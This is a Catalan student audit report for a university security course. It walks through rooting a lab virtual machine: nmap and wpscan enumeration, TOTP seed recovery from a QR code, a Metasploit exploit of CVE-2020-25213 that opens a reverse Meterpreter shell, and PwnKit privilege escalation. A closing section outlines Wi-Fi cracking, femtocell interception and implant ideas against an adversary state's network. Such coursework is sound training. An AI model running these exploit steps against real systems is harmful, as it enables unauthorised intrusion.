

Universitat de Lleida

Auditoria

Seguretat d'Aplicacions i Comunicacions - Grau en Enginyeria Informàtica

Pablo Fraile Alonso

7 de novembre de 2022

Índex

Índex de figures

1 Accés a la màquina

1.1 Consideracions

Abans d'explicar com s'ha obtingut accés com a root a la màquina, s'han d'enumerar les diverses consideracions que s'han tingut en compte per a l'atac:

1. No s'ha tingut cap mena de compte amb els *logs* i el traçat que es podien generar a partir de les accions dutes a terme. S'ha considerat així ja que, en la majoria de ctf[1] no hi ha IDS, ni firewalls que tallin trànsit que consideren maliciós/no habitual. A més, la traçabilitat no ens importa ja que no tenim cap administrador que vigili l'estat de la màquina.

2. Pel motiu anterior, totes les comandes s'han pogut fer de forma agressiva. En un cas real, s'hauria de tindre molta cura amb quins paquets enviem a la màquina, ja que podria fer saltar les alarmes d'un IDS i bloquejar trànsit o bé si deixem logs i no tenim cura de les comandes que executem un administrador es podria donar compte de les intencions.

3. En aquest document no es mostraran totes les fallades e intents per tal de no allargar l'explicació. Per tant, únicament es mostrarà els passos que porten a ser administradors de la màquina i les fallades més interessants que s'han tingut en aquest procés.

[1] Capture the Flag

1.2 Recopilació d'informació

1.2.1 IP de la màquina a atacar

Primerament, s'ha de saber quina ip té la màquina que volem atacar. Com hem montat les màquines tal i com mostra la figura 1, veiem que la xarxa on es troba la màquina a atacar és la 192.168.56.0/24. Per tant, amb la comanda nmap mirem el hosts connectats a la xarxa:



Figura 1: Xarxa

```
┌──(kali@kali)-[~]
└─$ nmap -sP 192.168.56.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-01 16:56 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00046s latency).
```

```
Nmap scan report for 192.168.56.103
Host is up (0.00013s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 7.19 seconds
```

Sabem que la nostra màquina té assignada l'ip 192.168.56.103 (ho comprovem amb la comanda *ip a*), per tant, la màquina a atacar té l'ip **192.168.56.102**.

1.2.2 Escaneig de ports

Per llistar tota l'informació possible sobre la màquina, fem un escaneig agressiu amb nmap:

```
┌──(kali@kali)-[~]
└─$ nmap -A 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-01 16:57 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0014s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 89:e2:c7:42:52:8b:9e:b7:5d:db:c6:5e:e7:e9:c5:a8 (RSA)
|   256 ec:6e:a7:3e:d2:2f:d9:82:5d:4f:fd:86:7a:d8:af:dc (ECDSA)
|_  256 f0:4a:f2:76:4e:18:29:c0:a5:a2:e3:60:90:45:10:fc (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Database Error
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.09 seconds
```

Veiem que la màquina té instal·lada la distribució ubuntu (suposem que en la seva versió server) i té oberts els ports 22 (ssh) i 80 (http).

1.2.3 Observar la pàgina web

S'observa la pàgina web accedint a: http://192.168.56:102 i s'aprecia el contingut de la figura 2.

Els links escrits al index.html de la pàgina contenen:



Figura 2: Contingut de la pàgina web

1. Un rickroll molt original.
2. Un pastebin amb credencials que semblen usuaris i contrasenyes.
3. Un codi qr.

1.2.4 Anàlisi codi qr

Es decideix esbrinar què és el codi qr (ja que primer es vol analitzar tota la pàgina web principal). Descarreguem el codi qr i instal·lem el programa zbarimg[2]:

```
┌──(kali@kali)-[~]
└─$ sudo apt-get install zbar-tools
.....
```

Ara, analitzem el qr amb *zbarimg* i veiem que conté el secret (seed) per tal d'emprar un l'algorisme de Time based One-Time Password (totp). Per tant, si instal·lem un programa capaç d'executar aquest algorisme, serem capaços d'esbrinar en cada instant de temps quina és la contrasenya generada per aquella seed.

[2]ZBar Barcdoe Reader: Permet llegir i decodificar codi de barres i qr a partir d'una imatge.

```
┌──(kali@kali)-[~]
└─$ zbarimg qr.png
QR-Code:otpauth://totp/patsy@relevant?secret=BTVB3SSDD4SZYUV7DXFPBCIFKY&issuer=relevant
scanned 1 barcode symbols from 1 images in 0.14 seconds
```

En el meu cas, feia relativament poc temps que havia afegit 2FA a les meves contes personals, per tant, vaig decidir emprar la mateixa metodologia. Aquesta serà:

1. Crear una clau GPG per tal de poder inicialitzar pass (gestor de contrasenyes).
2. Instal·lar pass i el seu *plugin* per a 2FA: **pass-otp**.
3. Afegir el token anterior (*otpauth://....*) a pass-otp.

Primerament, instal·lem pass i pass-otp:

```
┌──(kali@kali)-[~]
└─$ sudo apt-get install pass pass-otp
...
```

Creem una clau gpg (que serà la que emprarà pass per xifrar les contrasenyes que afegim):

```
┌──(kali@kali)-[~]
└─$ gpg --full-gen-key
.....
Please select what kind of key you want:
   (1) RSA and RSA (default)
   (2) DSA and Elgamal
   (3) DSA (sign only)
   (4) RSA (sign only)
  (14) Existing key from card
Your selection? 1
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (3072)
Requested keysize is 3072 bits
Please specify how long the key should be valid.
         0 = key does not expire
```

```
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0) 0
Key does not expire at all
Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.
Real name: Pablo
Email address: pablofrailealonso@gmail.com
Comment:
You selected this USER-ID:
    "Pablo <pablofrailealonso@gmail.com>"

......
public and secret key created and signed.

pub   rsa3072 2022-11-03 [SC]
      72CAB772663FC9024F434439973513BB22BEA263
uid                      Pablo <pablofrailealonso@gmail.com>
sub   rsa3072 2022-11-03 [E]
```

A continuació, inicialitzem pass amb el mateix correu amb el que s'ha creat la clau gpg:

```
┌──(kali@kali)-[~]
└─$ pass init pablofrailealonso@gmail.com
mkdir: created directory '/home/kali/.password-store/'
Password store initialized for pablofrailealonso@gmail.com
```

Finalment, afegim el token del qr:

```
┌──(kali@kali)-[~]
└─$ pass otp add my_otp
Enter otpauth:// URI for my_otp:
Retype otpauth:// URI for my_otp:
```

Ara podem comprovar que pass ens està generant les contrasenyes:

```
┌──(kali@kali)-[~]
└─$ pass otp my_otp
122499
```

Podem copiar la contrasenya directament al *clipboard* amb la comanda: *pass -c otp my_otp*

1.2.5 Intent d'entrar amb ssh

Un cop analitzada la pàgina principal i els seus links, decidim provar si l'accés a ssh és possible a partir dels usuaris i contrasenyes del pastebin.

La majoria de comptes que provem, no ens donen output fins el quart cop que es prova la contrasenya, on ens diu que se'ns està denegant el permís (potser o bé perquè la contrasenya no és correcta, o perquè l'usuari no existeix, etc).

```
┌──(kali@kali)-[~]
└─$ ssh cardib@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ED25519 key fingerprint is SHA256:aOIxZKoP+GiCZ+vywfEjAfiWI3Whxa8GWiIehIJ2SV4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (ED25519) to the list of known hosts.
(cardib@192.168.56.102) Password:
(cardib@192.168.56.102) Password:
(cardib@192.168.56.102) Password:
cardib@192.168.56.102's password:
Permission denied, please try again.
cardib@192.168.56.102's password:
```

Finalment, l'usuari *patsy* sí que ens deixa entrar, però demana una clau de seguretat, l'única que tenim disponible pel moment és el generador de claus de la secció 1.2.3, per tant, intentem amb la clau que ens genera i ens surt el següent missatge:

```
┌──(kali㉿kali)-[~]
└─$ ssh patsy@192.168.56.102
(patsy@192.168.56.102) Password:
(patsy@192.168.56.102) Verification code:
```

```
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-48-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 02 Nov 2022 03:15:43 PM UTC

  System load:  0.02              Processes:               116
  Usage of /:   49.6% of 8.79GB   Users logged in:         0
  Memory usage: 26%               IPv4 address for enp0s3: 192.168.56.102
  Swap usage:   0%


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Sep 21 19:10:51 2020 from 192.168.86.99
This account is currently not available.
Connection to 192.168.56.102 closed.
```

Busquem l'error *This account is currently not available*, i se'ns especifica que segurament aquest usuari tingui el shell apuntant a /usr/sbin/nologin, que retorna aquest missatge i retorna amb un exit code de 1.Segons el manual de no-login:

> *nologin mostra un missatge indicant que el compte no està disponible i finalitza amb un codi diferent de zero. La seva utilitat és reemplaçar el shell per tal de denegar accés de login a un compte concret.*

Per tant, decidim ignorar ssh i analitzar més a detall els directoris i fitxers del lloc web.

1.2.6 Anàlisi pàgina web

Veient que no podem accedir via ssh, provem a analitzar els diferents fitxers i directoris del servidor web. Emprarem l'eina dirb[3] per tal d'intentar detectar fitxers que ens puguin donar més pistes, o bé detectar carpetes típiques de Content Management Systems famosos (wordpress, squarespace, etc, etc).

```
┌──(kali@kali)-[~]
└─$ dirb http://192.168.56.102 -o scan.txt
......
┌──(kali@kali)-[~]
└─$ cat scan.txt | grep 200
+ http://192.168.56.102/xmlrpc.php (CODE:200|SIZE:0)
+ http://192.168.56.102/wp-content/index.php (CODE:200|SIZE:0)
+ http://192.168.56.102/wp-content/plugins/index.php (CODE:200|SIZE:0)
+ http://192.168.56.102/wp-content/themes/index.php (CODE:200|SIZE:0)
+ http://192.168.56.102/wp-includes/js/swfobject.js (CODE:200|SIZE:10231)
┌──(kali@kali)-[~]
└─$ cat scan.txt | grep 500
+ http://192.168.56.102/index.php (CODE:500|SIZE:2736)
+ http://192.168.56.102/wp-admin/admin.php (CODE:500|SIZE:3280)
+ http://192.168.56.102/wp-admin/index.php (CODE:500|SIZE:3280)
+ http://192.168.56.102/wp-admin/includes/admin.php (CODE:500|SIZE:0)
+ http://192.168.56.102/wp-admin/network/admin.php (CODE:500|SIZE:3280)
+ http://192.168.56.102/wp-admin/network/index.php (CODE:500|SIZE:3280)
+ http://192.168.56.102/wp-admin/user/admin.php (CODE:500|SIZE:3280)
+ http://192.168.56.102/wp-admin/user/index.php (CODE:500|SIZE:3280)
+ http://192.168.56.102/wp-includes/blocks/index.php (CODE:500|SIZE:0)
```

Veiem que aquesta pàgina web empra wordpress. Com a atacants, que empri wordpress implica donar una passa de gegant a l'hora d'intentar entrar a la màquina, ja que wordpress és conegut per les seves fallades de seguretat contínues, a més de que la gent instal·la plugins de tercers (sense pensar-s'ho dues vegades) que poden implicar més punts de fallada.

[3]DIRB és un escàner de contingut web. Busca objectes web existents (i/o ocults). Funciona bàsicament llançant un atac basat en diccionari contra un servidor web i analitzant les respostes.

1.3 Anàlisi de vulnerabilitats

Per tal de mirar les vulnerabilitats de wordpress, emprarem l'eina que ja inclou kali linux anomenada **wpscan**. Ens haurem de crear un compte per tal d'accedir a un token, que serà necessari per a que l'eina ens digui quin tipus de CVE està relacionat amb la fallada que ha trobat. Un cop tinguem el token, l'afegim a l'arxiu de configuració:

```
┌──(kali@kali)-[~]
└─$ mkdir .wpscan

┌──(kali@kali)-[~]
└─$ cd .wpscan

┌──(kali@kali)-[~/.wpscan]
└─$ vim scan.yml
```

A l'arxiu *scan.yml* afegim les següents línies:

```
cli_options:
    api_token: <wpscan token>
```

Un cop configurat wpscan, l'executem amb els següents paràmetres [4]:

```
┌──(kali@kali)
└─$ wpscan --url http://192.168.56.102 --force --detection-mode aggressive --plugins-detection
aggressive
..................
[+] URL: http://192.168.56.102/ [192.168.56.102]
[+] Started: Fri Nov  2 04:10:29 2022

Interesting Finding(s):

[+] WordPress readme found: http://192.168.56.102/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.102/wp-cron.php
```

[4] no es mostra tot el output de la comanda, ja que seria extremadament gran. S'han eliminat algunes vulnerabilitats que no es consideraven interessants per aquesta secció.

```
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
 | [!] Title: WordPress < 5.5.2 - Unauthenticated DoS Attack to RCE
 |     Fixed in: 5.5.2
 |     References:
 |      - https://wpscan.com/vulnerability/016774df-5031-4315-a893-a47d99273883
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-28037
 |      - https://wordpress.org/news/2020/10/wordpress-5-5-2-security-and-maintenance-release/
 |      - https://github.com/WordPress/wordpress-develop/commit/2ca15d1e5ce7
        0493c5c0c096ca0c76503d6da07c
 |      - https://blog.wpscan.com/2020/10/30/wordpress-5.5.2-security-release.html
 |      - https://threatpost.com/wordpress-patches-rce-bug/160812/
 |
 | [!] Title: WordPress < 5.5.2 - Stored XSS in Post Slugs
 |     Fixed in: 5.5.2
 |     References:
 |      - https://wpscan.com/vulnerability/990cf4ff-0084-4a5c-8fdb-db374ffcb5df
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-28038
 |      - https://wordpress.org/news/2020/10/wordpress-5-5-2-security-and-maintenance-release/
 |      - https://blog.wpscan.com/2020/10/30/wordpress-5.5.2-security-release.html
 ......

[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:
....

[+] wp-file-manager
 | Location: http://192.168.56.102/wp-content/plugins/wp-file-manager/
 | Last Updated: 2022-07-07T12:02:00.000Z
 | Readme: http://192.168.56.102/wp-content/plugins/wp-file-manager/readme.txt
 | [!] The version is out of date, the latest version is 7.1.6
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.56.102/wp-content/plugins/wp-file-manager/, status: 200
```

```
|
| [!] 2 vulnerabilities identified:
|
| [!] Title: File Manager 6.0-6.9 - Unauthenticated Arbitrary File Upload leading to RCE
|     Fixed in: 6.9
|     References:
|      - https://wpscan.com/vulnerability/e528ae38-72f0-49ff-9878-922eff59ace9
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25213
|      - https://blog.nintechnet.com/critical-zero-day-vulnerability-fixed-
         in-wordpress-file-manager-700000-installations/
|      - https://www.wordfence.com/blog/2020/09/700000-wordpress-users-affected-
       by-zero-day-vulnerability-in-file-manager-plugin/
|      - https://seravo.com/blog/0-day-vulnerability-in-wp-file-manager/
|      - https://blog.sucuri.net/2020/09/critical-vulnerability-file-manager-
       affecting-700k-wordpress-websites.html
|      - https://twitter.com/w4fz5uck5/status/1298402173554958338
| [!] Title: WP File Manager < 7.1 - Reflected Cross-Site Scripting (XSS)
|     Fixed in: 7.1
|     References:
|      - https://wpscan.com/vulnerability/1cf3d256-cf4b-4d1f-9ed8-e2cc6392d8d8
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24177
|      - https://n4nj0.github.io/advisories/wordpress-plugin-wp-file-manager-i/
|      - https://plugins.trac.wordpress.org/changeset/2476829/
|
| Version: 6.7 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|  - http://192.168.56.102/wp-content/plugins/wp-file-manager/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
|  - http://192.168.56.102/wp-content/plugins/wp-file-manager/readme.txt
```

Veiem diferents CVE's relacionats amb la versió de wordpress i plugins que es trobem instal·lats. Alguns CVE's ens permeten:

- Atacs de DoS.
- Atacs de Cross-Site Scripting (XSS)
- Remote Code Execution

entre d'altres tipus d'atacs.

En el nostre cas, ens interessa el CVE: **CVE-2020-25213** relacionat amb el plugin wp-file-manager. Si explotem aquest CVE, podrem executar remotament a la màquina.

1.4 Explotació de la vulnerabilitat

Sabem que volem explotar la vulnerabilitat CVE-2020-25213 del plugin wp file manager de wordpress. Si busquem a la pàgina web de metasploit, veiem que hi ha l'exploit disponible. Per tant, mirem els seu ús amb la comanda *info exploit/multi/http/wp_file_manager_rce* i el configurem:

```
┌──(kali@kali)-[~]
└─$ msfconsole -q

msf6 > use exploit/multi/http/wp_file_manager_rce
```

Configurem els paràmetres, executem el exploit i veiem que hem aconseguit el RCE:

```
msf6 exploit(multi/http/wp_file_manager_rce) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(multi/http/wp_file_manager_rce) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(multi/http/wp_file_manager_rce) > set ForceExploit true
ForceExploit => true
msf6 exploit(multi/http/wp_file_manager_rce) > run

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.
[*] 192.168.56.102:80 - Payload is at /wp-content/plugins/wp-file-manager/lib/files/4kZtut.php
[*] Sending stage (39927 bytes) to 192.168.56.102
[+] Deleted 4kZtut.php
[*] Meterpreter session 1 opened (192.168.56.103:4444 -> 192.168.56.102:38746) at 2022-11-04 04:21:4

meterpreter >
```

Finalment, obrim una shell i veiem amb quin usuari ens trobem actualment:

```
meterpreter > shell
Process 1380 created.
Channel 0 created.

whoami
www-data
```

L'usuari és ***www-data***.

1.5 Elevar privilegis

Ara, emprarem la famosa vulnerabilitat cve-2021-4034 que ens permet executar una shell com a sudo sense tindre els permisos necessaris[5]. El script que emprarem es diu PwnKit, i primer hem de descarregar l'arxiu a kali i després farem upload a la màquina remota.

Com necessitem un directori on el nostre usuari (*www-data*) tingui permissos d'escriptura i lectura, busquem a tot el sistema els directoris on és el propietari:

```
find / -type d -user www-data 2> /dev/null
```

Veiem que el directori */var/www/html* pertany a l'usuari, per tant ens dirigim a aquell path, guardem l'arxiu *PwnKit*, li donem permisos i l'executem:

```
meterpreter > cd /var/www/html/
meterpreter > upload PwnKit
meterpreter > shell
Process 994 created.
Channel 2 created.

chmod +x PwnKit

./PwnKit
```

[5]Aquesta vulnerabilitat aprofita una mala programació al parseig dels arguments del programa pkexec i permet executar qualsevol programa com a sudo

```
whoami
root
```

Tal i com podem veure, ja hem aconseguit ser root a la màquina remota.

2 Entrar a una xarxa d'espies i operadors d'intel·ligència d'un país adversari

2.1 Tor

Diuen que empren la xarxa tor en la major part de comunicacions entre ells, però a la vegada fan anar diverses aplicacions de videojocs i SMS com a xat (que no són un Onion Service...).

Per tant, implica que, tot i que estiguin emprant la xarxa tor, els seus paquets hauran de sortir fora d'aquesta xarxa a l'últim node cap a la direcció IP encomanada. Això implica que, si s'aconsegueix l'últim node de la comunicació, es veuria els paquets que s'envien cap als servidors de videojoc.

Normalment, els paquets de xat de videojocs acostumen emprar UDP (que per defecte no està xifrat) i per tant es podrien capturar els paquets de xat, fer un MITM[6], etc. En el pitjor dels casos, empraran UDP i DTLS (TLS per a UDP), tot i que he vist que en aquests casos també es possible fer un MITM.

A més, empren també SMS, que suposem que també aniran per Internet [7]. Per tant, en aquest cas és encara més senzill, ja que SMS per defecte no empra xifratge (s'envia el contingut en *Plain Text*).

2.2 Atac als assets a partir de la wifi domèstica

Depenent del tipus d'autenticació dels *access points* a la xarxa:

- WEP: En aquest cas en poc temps obtindríem accés a la xarxa, a partir d'explotar l'error en el protocol que reutilitzava vectors d'inicialització (VI).
- WPA/WPA-2: En aquest cas, si l'AP té habilitat WPS, es poden intentar diferents atacs (pixie-dust, Null Pin, etc.). Sinó, la forma més fàcil d'aconseguir accés es enviar paquets DEAUTH a la xarxa, per tal de

[6] Man In The Middle

[7] Ja que s'ha vist que en alguns paisos empren ISDN (tot i que s'està quedant molt en desús).

que els dispositius es desconnectin, i a continuació captar el handshake quan es tornin a connectar. A partir d'allí, el nostre estat ens proporcionarà suficients gràfiques com per a poder adquirir la contrasenya en un temps considerablement ràpid (2-3 dies)[8].

A partir d'allí, s'escanegen els dispositius i s'intenta aconseguir RCE al ordinador que es connecta a la VPN. Un cop s'ha aconseguit accés ja es pot accedir a la xarxa interna de l'estat enemic.
Un cop dins de la xarxa, s'haurien de buscar els servidors de rutes, comptabilitat, etc e intentar explotar-los. Sinò, es podrien buscar els ordinadors dels treballadors i fer atacs de phishing que ens poguessin donar informació sensible relacionada amb aquests servidors.

2.3 Altres possibles atacs

Altres possibles atacs que podrien ser útils serien:

- Deixar diferents rubberduckies al costat de les cases dels assets, o bé al voltant dels edificis del país adversari, per tal d'introduir un exploit de RCE, o que adquireixi dades sensibles, etc.
- Deixar una femtocell al voltant dels edificis on treballin els targets, per tal de capturar tots els paquets enviats a partir de la xarxa mòbil (*cellular network*)[9].
- Atacs d'enginyeria social (fer-se passar per una persona de manteniment/neteja i ficar una raspberry pi dintre de la xarxa amb una sessió de netcat oberta, etc.)

[8] Si té la contrasenya per defecte de l'AP i el fabricant es una empresa del nostre país, se li pot demanar col·laboració donant-nos la contrasenya per aquell AP en específic, tot i que això ja entra en temes més burocràtics i no tecnològics.

[9] Aquesta idea bé donada a partir de la sèrie Mr.Robot, on el personatge principal espia al FBI amb una femtocell, per més detalls consultar aquest link